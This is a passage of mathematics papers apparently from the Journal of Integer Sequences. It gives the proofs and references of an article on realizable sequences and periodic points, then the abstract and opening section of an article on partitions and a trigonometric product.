linear recurrence sequence whose absolute values are realizable. A signed sequence u will also be called realizable if $|u|$ is realizable.

Theorem 2.1 recasts [14, Theorem 2.5], concerning realizable binary linear recurrence sequences, in a form that generalizes. The definitions are standard but they will be recalled later. Recall that the $\mathbb{C}$-space of all solutions of a binary recurrence relation has dimension 2. The *realizable subspace* is the subspace spanned by the realizable solutions. Thus, for the Fibonacci recurrence, the realizable subspace has dimension 1 and is spanned by the Lucas sequence.

Theorem 2.1. *Let Δ denote the discriminant of the characteristic polynomial associated to a non-degenerate binary recurrence relation. Then the realizable subspace has*

1. *dimension 0 if $\Delta < 0$,*
2. *dimension 1 if $\Delta = 0$ or $\Delta > 0$ and non-square,*
3. *dimension 2 if $\Delta > 0$ is a square.*

Example 2.2. (cf. [14, Example 2.6(2)]) As an example of the third condition, consider the recurrence relation

$$u_{n+2} = 3u_{n+1} - 2u_n, \tag{1}$$

which is satisfied by the Mersenne sequence. The recurrence sequences $a2^n + b$ with $a, b \in \mathbb{N}$ all satisfy (1) and are realizable — see Corollary 3.2.

Theorem 2.1 is proved in [14] using essentially quadratic methods — but it surely has a generalization to higher degree, characterizing the realizable subspace in terms of the factorization of the characteristic polynomial of the recurrence. The second theorem is a partial result in that direction, giving a restriction on the dimension of the realizable subspace under the assumption that the characteristic polynomial has a dominant root.

Theorem 2.3. *Let f denote the characteristic polynomial of a non-degenerate linear recurrence sequence with integer coefficients. If f is separable, with ℓ irreducible factors and a dominant root then the dimension of the realizable subspace cannot exceed ℓ. If $f(0) \neq 0$ then equality holds if either the dominant root is not less than the sum of the absolute values of the other roots or the dominant root is strictly greater than the sum of the absolute values of its conjugates.*

It is not clear if there is an exact result but the deep result of Kim, Ormes and Roush [8] on the Spectral Conjecture of Boyle and Handelman [1] gives a checkable criterion for a given linear recurrence sequence to be realized *by an irreducible subshift of finite type*.

Example 2.4. Consider the sequences which satisfy the Tribonacci relation

$$u_{n+3} = u_{n+2} + u_{n+1} + u_n. \tag{2}$$

The sequence A001644 satisfies (2) and is realizable, since it is the sequence $\left(\mathrm{trace}(A_f^n)\right)$, where A_f is the companion matrix to $f(x) = x^3 - x^2 - x - 1$. Theorem 2.3 says that any realizable sequence which satisfies (2) is a multiple of this one.

Example 2.5. Suppose g denotes a polynomial with $\ell - 1$ distinct irreducible factors (possibly repeated). For an integer K, consider the linear recurrence relation with characteristic polynomial

$$f(x) = (x - K)g(x).$$

For all sufficiently large K, f has ℓ distinct irreducible factors and the realizable subspace has dimension ℓ.

The third theorem consists of a triple of examples. Given a sequence u and a prime p, write $[u_n]_p$ for the p-part of u_n. Notice that $[u]_p$ is always non-negative. A sequence u is *locally realizable at* p if $[u]_p$ is itself realizable, and is *everywhere locally realizable* if it is locally realizable at p for all primes p. If a sequence is everywhere locally realizable and non-negative then it is realizable by Corollary 3.2 below. Moss has shown [12] that the converse is true for any endomorphism of a locally nilpotent group.

Consider the Bernoulli numbers B, defined by the relation

$$\frac{t}{e^t - 1} = \sum_{n=0}^{\infty} B_n \frac{t^n}{n!};$$

$B_n \in \mathbb{Q}$ for all n, and $B_n = 0$ for all odd $n > 1$.

Theorem 2.6. *Any Lehmer–Pierce sequence is everywhere locally realizable, and hence realizable. The Fibonacci sequence is locally realizable at primes $\equiv \pm 1$ modulo 5. Let b_n denote the denominator of B_{2n} for $n \geq 1$. Then $b = (b_n)$ is everywhere locally realizable, and hence realizable.*

The sequence b is A002445, a much-studied sequence. The maps in Theorem 2.6 are endomorphisms of groups. Theorem 2.6 and Lemma 3.1 suggest a dynamical interpretation of composite versions of the classical Kummer congruences; see Section 4 below.

3. Combinatorics of periodic points

As pointed out in [14, Example 2.2(1)], the Fibonacci sequence is not realizable. No map can have 1 fixed point and 2 points of period 3 — the image under the map of the non-fixed point of period 3 would have to be a distinct non-fixed point of period 3, and there are no others. More generally, for any prime p, the number of non-fixed points of period p must be divisible by p because their orbits occur in cycles of length p. From this kind of reasoning, the following characterization emerges (see [14, Lemma 2.1]).

Lemma 3.1. *Let u be a sequence of non-negative integers, and let $u * \mu$ denote the Dirichlet convolution of u with the Möbius function μ. Then u is realizable if and only if $(u * \mu)_n \equiv 0$ mod n and $(u * \mu)_n \geq 0$ for all $n \geq 1$.*

Corollary 3.2. *The sum and product of two realizable sequences are both realizable.*

Proof. This may be seen either using elementary properties of the Dirichlet convolution or using the realizing maps: if u and v are realizable, then the Cartesian product of the realizing maps realizes $(u_n v_n)$, while the disjoint union realizes $(u_n + v_n)$. □

Notice that if $n = p^r$, for a prime p and $r > 0$ an integer, Lemma 3.1 requires that

$$u_{p^r} \equiv u_{p^{r-1}} \mod p^r \tag{3}$$

for any realizable sequence u.

Corollary 3.3. *Let a denote a positive integer and let p and r be as above. Then*

$$a^{p^r} \equiv a^{p^{r-1}} \mod p^r.$$

Proof. This is the statement of the Euler-Fermat Theorem; a dynamical proof applies (3) to Example 1.1(6). □

This kind of observation — that periodic points in full shifts give simple proofs of many elementary congruences — is folklore; indeed the paper [2] gives a rather complicated proof of Euler–Fermat using a dynamical system.

Lemma 3.1 does more with no additional effort. The following is a generalization of the Euler-Fermat Theorem for integral matrices which will be used in the proof of Theorem 2.1.

Corollary 3.4. *Let A denote a square matrix with integer entries and let p and r be as above. Then*

$$\operatorname{trace}(A^{p^r}) \equiv \operatorname{trace}(A^{p^{r-1}}) \mod p^r.$$

Proof. It is sufficient to assume A has non-negative entries, since any matrix has such a representative mod p^r. The result follows at once from Example 1.1(7). □

We now state the consequences of Lemma 3.1 in their most general form for matrix traces.

Corollary 3.5. *Let A denote a square matrix with integer entries and let A_n denote the sequence* $\operatorname{trace}(A^n)$. *Then for all $n \geq 1$*

$$\sum_{d|n} A_d \mu(n/d) \equiv 0 \mod n.$$

4. Proofs

Before the proof of Theorem 2.1, we begin with some notation (for a lively account of the general properties of linear recurrence sequences, see [16]). Let u be a binary recurrence sequence. This means that u_1 and u_2 are given as initial values, with all subsequent terms defined by a recurrence relation

$$u_{n+2} = Bu_{n+1} - Cu_n. \tag{4}$$

The polynomial $f(x) = x^2 - Bx + C$ is the *characteristic polynomial* of the recurrence relation. Write

$$A_f = \begin{pmatrix} 0 & 1 \\ -C & B \end{pmatrix}$$

for the companion matrix of f. The zeros α_1 and α_2 of f, are the *characteristic roots* of the recurrence relation. The sequence is non-degenerate if α_1/α_2 is not a root of unity. The *discriminant* of the recurrence relation is $\Delta = B^2 - 4C$. The general solution of the recurrence relation is $u_n = (\gamma_1 + \gamma_2 n)\alpha_1^n$ if $\Delta = 0$, and $u_n = \gamma_1\alpha_1^n + \gamma_2\alpha_2^n$ if $\Delta \neq 0$.

Proof of Theorem 2.1. Assume first that $\Delta = 0$, and let p denote any prime which does not divide α_1 or γ_2. Then the congruence (3) is violated at $n = p$ unless $\gamma_2 = 0$. In that case, $|\gamma_1\alpha_1^n|$ is realizable and the space this generates is 1-dimensional.

If $\Delta > 0$ is a square, then the roots are rationals and, plainly, must be integers. We claim that for any integers γ_1 and γ_2, the sequence $|\gamma_1\alpha_1^n + \gamma_2\alpha_2^n|$ is realizable. In fact (up to multiplying and adding full shifts) this sequence counts the periodic points for an automorphism on a one-dimensional solenoid, see [4] or [10].

The two cases where $\Delta \neq 0$ is not a square are similar. Write $\alpha = s + t\sqrt{\Delta}$, with $s, t \in \mathbb{Q}$, for one of the roots of f and let $K = \mathbb{Q}(\alpha)$ denote the quadratic number field generated

by α. Write $\mathrm{T}_{K|\mathbb{Q}} : K \to \mathbb{Q}$ for the usual field trace. The general integral solution to the recurrence is $u_n = \mathrm{T}_{K|\mathbb{Q}}((a + b\sqrt{\Delta})\alpha^n)$, where a and b are both integers or both half-odd integers. Write $v_n = \mathrm{T}_{K|\mathbb{Q}}(a\alpha^n)$ and $w_n = \mathrm{T}_{K|\mathbb{Q}}(b\sqrt{\Delta}\alpha^n)$. Now $v_n = a\,\mathrm{trace}(A_f^n)$, where A_f denotes the companion matrix of f. Hence it satisfies $v_p \equiv v_1 \bmod p$ for all primes p by Corollary 3.4.

Let p denote any inert prime for K. The residue field is isomorphic to the field $\mathbb{F}_{p^2}$. Moreover, the non-trivial field isomorphism restricts to the Frobenius at the finite field level. Reducing mod p gives the congruence

$$\sqrt{\Delta}\alpha^p - \sqrt{\Delta}\alpha \equiv \sqrt{\Delta}\alpha - \sqrt{\Delta}\alpha^p \mod p.$$

Thus $w_p \equiv -w_1 \bmod p$ for all inert primes p. On the other hand, $v_p \equiv v_1 \bmod p$ for all inert primes p.

If $|u_n|$ is realizable then $|u_p| \equiv |u_1| \bmod p$ by (3). If $u_p \equiv -u_1 \bmod p$ for infinitely many primes p then $v_p + w_p \equiv v_1 - w_1 \equiv -v_1 - w_1 \bmod p$. We deduce that $p|v_1$ for infinitely primes and hence $v_1 = 2as = 0$. We cannot have $s = 0$ by the non-degeneracy, so $a = 0$. If $u_p \equiv u_1 \bmod p$ then, by a similar argument, we deduce that $bt = 0$. We cannot have $t = 0$ again, by the non-degeneracy so $b = 0$. This proves that when $\Delta \neq 0$ is not a square, the realizable subspace must have rank less than 2.

Suppose firstly that $\Delta > 0$. We will prove that the rank is precisely 1. In this case, there is a dominant root. If this root is positive then all the terms of u_n are positive. If the dominant term is negative then the sequence of absolute values agrees with the sequence obtained by replacing α by $-\alpha$ and the dominant root is now positive. In the recurrence relation (4) $C = \mathrm{N}_{K|\mathbb{Q}}(\alpha)$, the field norm, and $B = \mathrm{T}_{K|\mathbb{Q}}(\alpha)$. We are assuming $B > 0$. If $C < 0$ then the sequence $u_n = \mathrm{trace}(A_f^n)$ is realizable using Example 1.1(7), because the matrix A_f has non-negative entries. If $C > 0$ the matrix A_f may be conjugated to a matrix with non-negative entries (this leaves the sequence of traces invariant). To see this, let E denote the matrix

$$E = \begin{pmatrix} 1 & 0 \\ k & 1 \end{pmatrix}.$$

Then

$$E^{-1}A_fE = \begin{pmatrix} k & 1 \\ Bk - k^2 - C & B - k \end{pmatrix}.$$

If B is even, take $k = B/2$. Then the lower entries in $E^{-1}A_fE$ are $(B^2 - 4C)/4 = \Delta/4 > 0$ and $B/2 > 0$. If B is odd, take $k = (B+1)/2$. Then the lower entries are $(B^2 - 1 - 4C)/4 = (\Delta - 1)/4 \geq 0$ and $(B - 1)/2 \geq 0$. In both cases we have conjugated A_f to a matrix with non-negative entries.

Finally, we must show that when $\Delta < 0$, both sequences v_n and w_n are not realizable in absolute value. Assume $a \neq 0$, and then note that $v_1 = 2as \neq 0$ by the non-degeneracy assumption. For all primes p we have $v_p \equiv v_1$ by the remark above. Since the roots α_1 and α_2 are complex conjugates, $|\alpha_1| = |\alpha_2|$. Let $\beta = \frac{1}{2\pi}\arg(\alpha_1/\alpha_2)$; β is irrational by the non-degeneracy assumption. The sequence of fractional parts of $p\beta$, with p running through the primes, is dense in $(0, 1)$ (this was proved by Vinogradov [19]; see [18] for a modern treatment). It follows that there are infinitely many primes p for which $v_pv_1 < 0$. Therefore, if $|v_n|$ is realizable then it satisfies $v_p \equiv v_1 \bmod p$ and $-v_p \equiv v_1 \bmod p$ for infinitely many primes. We deduce that $v_1 = 0$ which is a contradiction. With w_n we may argue in a

similar way to obtain a contradiction to $w_1 \neq 0$. If $|w_n|$ is realizable then Lemma 3.1 says $|w_{p^2}| \equiv |w_p| \equiv |w_1|$ for all primes p. Arguing as before, $w_{p^2} \equiv w_1$ for both split and inert primes. However, the sequence $\{p^2\beta\}$, p running over the primes, is dense in $(0,1)$. (Again, this is due to Vinogradov in [19] or see [5] for a modern treatment. The general case of $\{F(p)\}$, where F is a polynomial can be found in [7].) We deduce that $w_{p^2}w_1 < 0$ for infinitely many primes. This means $w_{p^2} \equiv w_1 \bmod p$ and $w_{p^2} \equiv -w_1 \bmod p$ infinitely often. This forces $w_1 = 0$ — a contradiction.

Proof of Theorem 2.3. Let d denote the degree of f. In the first place we assume $\ell = 1$, thus f is irreducible. The irreducibility of f implies that the rational solutions of the recurrence are given by $u_n = \mathrm{T}_{K|\mathbb{Q}}(\gamma\alpha^n)$, where $K = \mathbb{Q}(\alpha)$, and $\gamma \in K$. We write $\gamma_i, \alpha_i, i = 1, \ldots, d$ for the algebraic conjugates of γ and α. The dominant root hypothesis says, after re-labelling, $|\alpha_1| > |\alpha_i|$ for $i = 2, \ldots, d$. We will show that if u is realizable then $\gamma \in \mathbb{Q}$.

Let p denote any inert prime. If p is sufficiently large, the dominant root hypothesis guarantees that $u_p, \ldots, u_{p^d}$ will all have the same sign. Using Lemma 3.1 several times, we deduce that

$$u_p \equiv u_{p^2} \equiv \cdots \equiv u_{p^d} \equiv \pm u_1 \mod p.$$

Therefore $u_p + \cdots + u_{p^d} \equiv \pm d u_1 \bmod p$, the sign depending upon the sign of u_1. However,

$$u_p + \cdots + u_{p^d} \equiv \mathrm{T}_{K|\mathbb{Q}}(\gamma)\,\mathrm{T}_{K|\mathbb{Q}}(\alpha) \mod p.$$

We deduce a fundamental congruence

$$\mathrm{T}_{K|\mathbb{Q}}(\gamma)\,\mathrm{T}_{K|\mathbb{Q}}(\alpha) \equiv \pm d\,\mathrm{T}_{K|\mathbb{Q}}(\gamma\alpha) \mod p.$$

Since this holds for infinitely many primes p, the congruence is actually an equality,

$$\mathrm{T}_{K|\mathbb{Q}}(\gamma)\,\mathrm{T}_{K|\mathbb{Q}}(\alpha) = \pm d\,\mathrm{T}_{K|\mathbb{Q}}(\gamma\alpha). \tag{5}$$

The next step comes with the observation that if u_n is realizable then u_{rn} is realizable for every $r \geq 1$. Thus equation (5) now reads

$$\mathrm{T}_{K|\mathbb{Q}}(\gamma)\,\mathrm{T}_{K|\mathbb{Q}}(\alpha^r) = \pm d\,\mathrm{T}_{K|\mathbb{Q}}(\gamma\alpha^r). \tag{6}$$

Dividing equation (6) by α_1^r and letting $r \to \infty$ we obtain the equation

$$\mathrm{T}_{K|\mathbb{Q}}(\gamma) = \pm d\gamma_1.$$

This means that one conjugate of γ is rational and hence γ is rational.

The end of the proof in the case $\ell = 1$ can be re-worked in a way that makes it more amenable to generalization. The trace is a $\mathbb{Q}$-linear map on K so its kernel has rank $d-1$. Thus every element γ of K can be written $q + \gamma_0$ where $q \in \mathbb{Q}$ and $\mathrm{T}_{K|\mathbb{Q}}(\gamma_0) = 0$. Noting that $\mathrm{T}_{K|\mathbb{Q}}(q) = dq$ and cancelling d, this simply means equation (6) can be written

$$u_r = \pm q\,\mathrm{T}_{K|\mathbb{Q}}(\alpha^r),$$

for all $r \geq 1$ confirming that the realizable subspace has rank ≤ 1.

The general case is similar. Each of the irreducible factors of f generates a number field $K_j, j = 1, \ldots, \ell$ of degree $d_j = [K_j : \mathbb{Q}]$. The solutions of the recurrence look like

$$u_n = \sum_{j=1}^{\ell} \mathrm{T}_{K_j|\mathbb{Q}}(\gamma_j\alpha_j^n),$$

where each $\gamma_j \in K_j$. Let L denote the compositum of the K_j. Using the inert primes of L and noting that each is inert in each K_j, we deduce an equation

$$\sum_{j=1}^{\ell} \frac{d}{d_j} \operatorname{T}_{K_j|\mathbb{Q}}(\gamma_j) \operatorname{T}_{K_j|\mathbb{Q}}(\alpha_j) = \pm d \sum_{j=1}^{\ell} \operatorname{T}_{K_j|\mathbb{Q}}(\gamma_j \alpha_j). \tag{7}$$

As before, replace α_j by α_j^r, and cancel d so that

$$u_r = \pm \sum_{j=1}^{\ell} \frac{1}{d_j} \operatorname{T}_{K_j|\mathbb{Q}}(\gamma_j) \operatorname{T}_{K_j|\mathbb{Q}}(\alpha_j^r)$$

Each γ_j can be written $\gamma_j = q_j + \gamma_{0j}$, where $\operatorname{T}_{K_j|\mathbb{Q}}(\gamma_{0j}) = 0$. Noting that $\operatorname{T}_{K_j|\mathbb{Q}}(q_j) = d_j q_j$ we deduce that

$$u_r = \pm \sum_{j=1}^{\ell} q_j \operatorname{T}_{K_j|\mathbb{Q}}(\alpha_j^r)$$

which proves that the realizable subspace has rank $\leq \ell$.

Finally, show that equality holds in the two cases stated. Write $u_n^{(j)} = \operatorname{T}_{K_j|\mathbb{Q}}(\alpha_j^n)$, which is not identically zero because no $\alpha_j = 0$. Each sequence $u_n^{(j)}$ satisfies the congruence part of Lemma 3.1 and hence any $\mathbb{Z}$-linear combination also satisfies the congruence. This is because $u_n^{(j)}$ is identical to $\operatorname{trace}(A_{f_j}^n)$, where A_{f_j} denotes the companion matrix for f_j - hence we can invoke Corollary 3.5. To obtain l linearly independent realizable sequences, suppose α_1 is the dominant root and take $u_n^{(1)}$ together with $u_n^{(1)} + u_n^{(j)}$ for $j = 2, \ldots, l$. The non-negativity part of Lemma 3.1 follows from the condition on the dominant root. For the second case, a similar argument shows that for sufficiently large $M > 0$, the independent sequences $u_n^{(1)}$ and $M u_n^{(1)} + u_n^{(j)}$ are realizable.

Proof of Theorem 2.6. It is sufficient to construct local maps $T_p : X_p \to X_p$ for each prime p. Then Corollary 3.2 guarantees a global realization by defining

$$T = \prod_p T_p \text{ on } X = \prod_p X_p.$$

If the maps T_p are group endomorphisms then the map T is a group endomorphism.

As motivation, consider the Mersenne sequence. For each prime p, let $\mathbb{U}_p \subset \mathbb{S}^1$ denote the group of all pth power roots of unity. Define the local endomorphism $S_p : x \mapsto x^2$ on $\mathbb{U}_p$. Then $|\operatorname{Per}_n(S_p)| = [2^n - 1]_p$ so S_p gives a local realization of the Mersenne sequence. Using the same method of proof, we can easily verify the claim about the Fibonacci sequence. Let F_n denote the n-th term and let X denote the group of all p-th power roots of 1. This is naturally a $\mathbb{Z}_p$-module. Let u denote the golden-mean, thought of as lying in $\mathbb{Z}_p$ by the congruence property on p. Then the map $x \mapsto x^{-u^2}$ has precisely $[F_n]_p$ points of period p.

An alternative proof in the Mersenne case uses the S-integer dynamical systems from [3]: for each prime p, define T_p to be the automorphism dual to $x \mapsto 2x$ on $\mathbb{Z}_{(p)}$ (the localization at p). Then by [3],

$$|\operatorname{Per}_n(T_p)| = \prod_{q \leq \infty; q \neq p} |2^n - 1|_q = [2^n - 1]_p$$

by the product formula. This approach gives a convenient proof for Lehmer-Pierce sequences in general. We may assume that the polynomial f is irreducible; let $K = \mathbb{Q}(\xi)$ for some zero of f. Then for each prime p, let S comprise all places of K expect those lying above p, and let T_p be the S-integer map dual to $x \mapsto \xi x$ on the ring of S-integers in K. Then by the product formula

$$|\operatorname{Per}_n(T_p)| = \Big(\prod_{v|p} |\xi^n - 1|_v\Big)^{-1} = [\Delta_n(f)]_p$$

as required.

For the Bernoulli denominators, define $X_p = \mathbb{F}_p = \mathbb{Z}/p\mathbb{Z}$. For $p = 2$ define T_p to be the identity. For $p > 2$, let g_p denote an element of (multiplicative) order $(p-1)/2$. Define $T_p : X_p \to X_p$ to be the endomorphism $T_p(x) = g_p x \bmod p$. Plainly $|\operatorname{Per}_n(T_p)| = p$ if and only if $p - 1|2n$; for all other n, $|\operatorname{Per}_n(T_p)| = 1$. The Clausen von Staudt Theorem ([6], [9]) states that

$$B_{2n} + \sum \frac{1}{p} \in \mathbb{Z},$$

where the sum ranges over primes p for which $p - 1|2n$. Thus $|\operatorname{Per}_n(T_p)| = \max\{1, |B_{2n}|_p\}$ and this shows the local realizability of the Bernoulli denominators.

5. Epilogue

A result similar to the one in Theorem 2.6 for the Fibonacci sequence can be proved for any binary linear recurrence sequence, using the primes which split in the corresponding quadratic field.

Using the same ideas as in the proof of Theorem 2.6 one can prove that the sequence A006953, the denominators of $B_{2n}/2n$, is everywhere locally realizable. A much more subtle result, due to Moss [12], is that the sequence A001067, the numerators of $B_{2n}/2n$, is a realizable sequence that is not locally realizable exactly at the irregular primes A000928. Taking these remarks together with $n = p^r$ in Lemma 3.1, suggests a dynamical interpretation of the Kummer congruences. These are stated now, for a proof see [9].

Theorem 5.1. *If p denotes a prime and $p - 1$ does not divide n then $n \equiv n'$ mod $(p-1)p^r$ implies*

$$(1 - p^{n-1})\frac{B_n}{n} \equiv (1 - p^{n'-1})\frac{B_{n'}}{n'} \mod p^{r+1}.$$

Finally, experimental evidence suggests the sequence A006863, the denominators of $B_{2n}/4n$ forms a realizable sequence that is not locally realizable at the primes $2, 3, 5, 7, 11, 13$ but seems to be locally realizable for all large primes.

6. Acknowledgments

The second author acknowledges the support of EPSRC visiting fellowship award GR/R70200. The third author acknowledges the support of EPSRC postgraduate award 96001638.

References

[1] M. Boyle and D. Handelman. The spectra of nonnegative matrices via symbolic dynamics. *Ann. of Math.* (2), **133**, 249–316 (1991); MR 92d:58057.

[2] Humberton Carillo Calvet and José Ramón Guzmán. A dynamical systems proof of Euler's generalization of the little theorem of Fermat. *Aportaciones Mat. Comun.* , **25**, 199–202, 1999. XXXI National Congress of the Mexican Mathematical Society; MR 2001i:11005.

[3] Vijay Chothi, Graham Everest and Thomas Ward. S-integer dynamical systems: periodic points. *J. Reine Angew. Math.*, **489**, 99-132 (1997); MR 99b:11089.

[4] Graham Everest and Thomas Ward. *Heights of polynomials and entropy in algebraic dynamics*, Springer-Verlag London Ltd., London, 1999; MR 2000e:11087.

[5] A. Ghosh. The distribution of αp^2 modulo one *Proc. London Math. Soc.* (3) **42**, 225-269 (1981); MR 82j:10067.

[6] G. H. Hardy and E. M. Wright. *An Introduction to the Theory of Numbers*. The Clarendon Press Oxford University Press, New York, fifth edition, 1979; MR 81i:10002.

[7] G. Harman. Trigonometric sums over primes I *Mathematika*, **28**, 249-254 (1981); MR 83j:10045.

[8] Ki Hang Kim, Nicholas S. Ormes and Fred W. Roush. The spectra of nonnegative integer matrices via formal power series. *J. Amer. Math. Soc.*, **13**, 773–806 (2000); MR 2001g:15013.

[9] Neal Koblitz. *p-adic Numbers, p-adic Analysis, and Zeta-Functions*. Springer-Verlag, New York, 1977; MR 57#5964.

[10] D. A. Lind and T. Ward. Automorphisms of solenoids and p-adic entropy. *Ergodic Theory Dynamical Systems*, **8**(3), 411–419, 1988; MR 90a:28031.

[11] Douglas Lind and Brian Marcus. *An Introduction to Symbolic Dynamics and Coding*. Cambridge University Press, Cambridge, 1995; MR 97a:58050.

[12] Patrick Moss *The Arithmetic of Realizable Sequences* PhD Thesis, University of East Anglia, 2003.

[13] Y. Puri. *Arithmetic of Numbers of Periodic Points*. PhD. thesis, Univ. East Anglia, (2001), www.mth.uea.ac.uk/admissions/graduate/phds.html

[14] Y. Puri and T. Ward. Arithmetic and growth of periodic orbits *Journal of Integer Sequences*, **4**, 01.2.1 (2001); MR 2002i:11026.

[15] Y. Puri and T. Ward. A dynamical property unique to the Lucas sequence *Fibonnaci Quarterly*, **39**(5), 398-402 (2001).

[16] A. J. van der Poorten. Some facts that should be better known, especially about rational functions. *Number theory and applications (Banff, AB, 1988)*, 497–528 (1989). Kluwer Acad. Publ., Dordrecht; MR 92k:11011.

[17] N. J. A. Sloane *The On-Line Encyclopedia of Integer Sequences*; MR 95b:05001.

[18] R. Vaughan. On the distribution of $p\alpha$ modulo one *Mathematika*, **24**, 135-141 (1977); MR 57#12423.

[19] I. M. Vinogradov. A new estimation of a trigonometric sum involving primes *Bull. Acad. Sc. URSS Ser. Math.*, **2**, 1–13 (1938).

2000 *Mathematics Subject Classification*: 11G07, 37B40 .

Keywords: periodic points, dynamical systems, linear recurrences, Bernoulli numbers, realizable sequences

---

(Concerned with sequences A000225, A000204, A001945, A000045, A001644, A002445, A006953, A001067, A000928.)

Received October 18, 2002; revised version received November 12, 2002. Published in *Journal of Integer Sequences* November 13, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5
(2002), Article 02.2.4

On an Integer Sequence Related to a Product of Trigonometric Functions, and Its Combinatorial Relevance

Dorin Andrica

"Babes-Bolyai" University
Faculty of Mathematics and Computer Science
Str. M. Kogalniceanu nr. 1
3400 Clug-Napoca, Romania
dandrica@math.ubbcluj.ro

Ioan Tomescu

University of Bucharest
Faculty of Mathematics and Computer Science
Str. Academiei, 14
R-70109 Bucharest, Romania
ioan@math.math.unibuc.ro

Abstract: In this paper it is shown that for $n == 0$ or 3 (mod 4), the middle term $S(n)$ in the expansion of the polynomial $(1+x)(1+x^2)\ldots(1+x^n)$ occurs naturally when one analyzes when a discontinuous product of trigonometric functions is a derivative of a function. This number also represents the number of partitions of $T_n/2 = n(n+1)/4$, (where T_n is the nth triangular number) into distinct parts less than or equal to n. It is proved in a constructive way that $S(n) >= 6S(n-4)$ for every $n >= 8$, and an asymptotic evaluation of $S(n)^{1/n}$ is obtained as a consequence of the unimodality of the coefficients of this polynomial. Also an integral expression of $S(n)$ is deduced.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A025591 .)

Received September 25, 2002; revised version received November 3, 2002. Published in *Journal of Integer Sequences* November 14, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.4

On an Integer Sequence Related to a Product of Trigonometric Functions, and its Combinatorial Relevance

Dorin Andrica

"Babeş–Bolyai" University
Faculty of Mathematics and Computer Science
Str. M. Kogălniceanu nr. 1
3400 Cluj–Napoca, Romania
dandrica@math.ubbcluj.ro

Ioan Tomescu

University of Bucharest
Faculty of Mathematics and Computer Science
Str. Academiei, 14
R-70109 Bucharest, Romania
ioan@math.math.unibuc.ro

Abstract

In this paper it is shown that for $n \equiv 0$ or $3 \pmod 4$, the middle term $S(n)$ in the expansion of the polynomial $(1+x)(1+x^2)\cdots(1+x^n)$ occurs naturally when one analyzes when a discontinuous product of trigonometric functions is a derivative of a function. This number also represents the number of partitions of $T_n/2 = n(n+1)/4$, (where T_n is the nth triangular number) into distinct parts less than or equal to n. It is proved in a constructive way that $S(n) \geq 6S(n-4)$ for every $n \geq 8$, and an

asymptotic evaluation of $S(n)^{1/n}$ is obtained as a consequence of the unimodality of the coefficients of this polynomial. Also an integral expression of $S(n)$ is deduced.

1 Notation and preliminary results

In a paper of Andrica [3] the following necessary and sufficient condition that some product of derivatives is also a derivative is deduced:

Theorem 1.1 *Let $n_1, \ldots, n_k \geq 0$ be integers with $n_1 + \ldots + n_k \geq 1$ and let $\alpha_1, \ldots, \alpha_k$ be real numbers different from zero. The function $f_{n_1,\ldots,n_k}^{\alpha_1,\ldots,\alpha_k} : \mathbb{R} \to \mathbb{R}$, defined by*

$$f_{n_1,\ldots,n_k}^{\alpha_1,\ldots,\alpha_k}(x) = \begin{cases} \cos^{n_1}(\alpha_1/x) \cdots \cos^{n_k}(\alpha_k/x), & \text{if } x \neq 0; \\ \alpha, & \text{if } x = 0; \end{cases}$$

is a derivative if and only if

$$\alpha = \frac{1}{2^{n_1+\ldots+n_k}} S(n_1, \ldots, n_k; \alpha_1, \ldots, \alpha_k),$$

where $S(n_1, \ldots, n_k; \alpha_1, \ldots, \alpha_k)$ is the number of all choices of signs $+$ and $-$ such that

$$\underbrace{\pm\alpha_1 \pm \ldots \pm \alpha_1}_{n_1 \text{ times}} \underbrace{\pm\alpha_2 \pm \ldots \pm \alpha_2}_{n_2 \text{ times}} \pm \ldots \underbrace{\pm\alpha_k \pm \ldots \pm \alpha_k}_{n_k \text{ times}} = 0. \tag{1}$$

Note that this theorem extends one previously published in [2].

We shall present another combinatorial interpretations of the numbers

$$S(n_1, \ldots, n_k; \alpha_1, \ldots, \alpha_k)$$

and an integral representation, while the last section is devoted to the sequence $S(n) = S(\underbrace{1, \ldots, 1}_{n \text{ times}}; 1, 2, 3, \ldots, n)$ for $n \geq 1$.

Let M be a multiset of type $\alpha_1^{n_1}\alpha_2^{n_2}\ldots\alpha_k^{n_k}$, i.e., a multiset containing α_i with multiplicity n_i for every $1 \leq i \leq k$. It is clear that $S(n_1, \ldots, n_k; \alpha_1, \ldots \alpha_k)$ is the number of ordered partitions having equal sums of M, i.e., of ordered pairs (C_1, C_2) such that $C_1 \cup C_2 = M$, $C_1 \cap C_2 = \emptyset$ and $\sum_{x \in C_1} x = \sum_{y \in C_2} y = \frac{1}{2}\sum_{i=1}^{k} n_i\alpha_i$. Indeed, there exists a bijection between the set of all choices of $+$ or $-$ signs in (1) and the set of all ordered partitions with equal sums of M defined as follows: We put α_i from (1) in C_1 if its sign is $+$ and in C_2 otherwise.

It is also clear that $S(n_1, \ldots, n_k; \alpha_1 \ldots, \alpha_k)$ is the term not depending on z in the expansion

$$F(z) = \left(z^{\alpha_1} + \frac{1}{z^{\alpha_1}}\right)^{n_1} \left(z^{\alpha_2} + \frac{1}{z^{\alpha_2}}\right)^{n_2} \ldots \left(z^{\alpha_k} + \frac{1}{z^{\alpha_k}}\right)^{n_k}. \tag{2}$$

Wilf [10] outlines a proof that for $n_1 = n_2 = \ldots = n_k = 1$, the coefficient of z^n in $F(z)$ represents the number of ways of choosing $+$ or $-$ signs such that $\pm\alpha_1 \pm \alpha_2 \pm \ldots \pm \alpha_k = n$. If $\alpha_1, \ldots, \alpha_k$ are positive integers, from (2) one gets

$$F(z) = S(n_1, \ldots, n_k; \alpha_1, \ldots, \alpha_k) + \sum_{\alpha \neq 0} a_\alpha z^\alpha, \tag{3}$$

where the sum has only a finite number of terms and α and a_α are integers. By substituting $z = \cos t + i \sin t$, $t \in \mathbb{R}$ in (3) one deduces

$$2^{n_1+\ldots+n_k} \prod_{j=1}^{k} (\cos \alpha_j t)^{n_j} = S(n_1, \ldots, n_k; \alpha_1, \ldots, \alpha_k) + \sum_{\alpha \neq 0} a_\alpha (\cos \alpha t + i \sin \alpha t)$$

By integration on $[0, 2\pi]$ we find the following integral expression of $S(n_1, \ldots, n_k; \alpha_1, \ldots, \alpha_k)$:

$$S(n_1, \ldots, n_k; \alpha_1, \ldots, \alpha_k) = \frac{2^{n_1+\ldots+n_k}}{2\pi} \int_0^{2\pi} (\cos \alpha_1 t)^{n_1} \cdots (\cos \alpha_k t)^{n_k} dt.$$

2 A particular case and its connection with polynomial unimodality

